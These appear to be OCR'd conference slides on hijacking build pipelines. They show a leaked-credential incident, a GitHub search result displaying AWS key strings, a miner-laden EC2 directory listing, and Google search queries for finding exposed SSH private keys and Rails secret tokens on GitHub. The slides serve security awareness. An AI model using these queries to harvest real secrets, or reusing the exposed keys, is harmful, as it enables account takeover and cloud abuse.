Is This Your Pipe?


Hijacking the Build Pipeline

Build Pipeline Components

- Source Control
- Continuous Integration
- Upstream Sources

Contaminate the Pipeline

Compromise All the Things!



People Make Mistakes

“I did not completely scrub my code before posting to GitHub. I did not have billing alerts enabled … This was a real mistake … I paid the price for complacency.”

–Rich Mogull

We've found 1,071 code results

indexed

[redacted]/[redacted] – application.yml

Last indexed 2 minutes ago

YAML


```
1  AWS_ACCESS_KEY_ID: "AKIAJ5JFBMSZGM7X3J4A"
2  AWS_SECRET_ACCESS_KEY: "G8AKpzq+lX+deMOtrckF3hJyce/20
3  AWS_BUCKET: "devbucket"
```


```
ec2-user@box:~$ ls
cpuminer
CudaMiner
tor-0.2.4.20.tar.gz
cuda_5.5.22_linux_64.run
tor-0.2.4.20
```


bit.ly/mogull

Searching for keys



Shopping
Gmail
more
Google | Sign in
Google
the droids we're looking for
Google Search
I'm Feeling
Advertising Programs - Business Solutions - Abo
© 2009 - Privac
oogle - Mozilla F


Google
Go to Google Home
site:http://github.com inurl:config/initializers/secret_token.rb
Web
Shopping
News
Maps
Videos
More
Search tools
About 3,400 results (0.23 seconds)


Google
site:http://github.com inurl:.ssh/id_rsa
Web
Images
Maps
Videos
News
More
Search tools
About 902 results (0.19 seconds)




AKIAJ

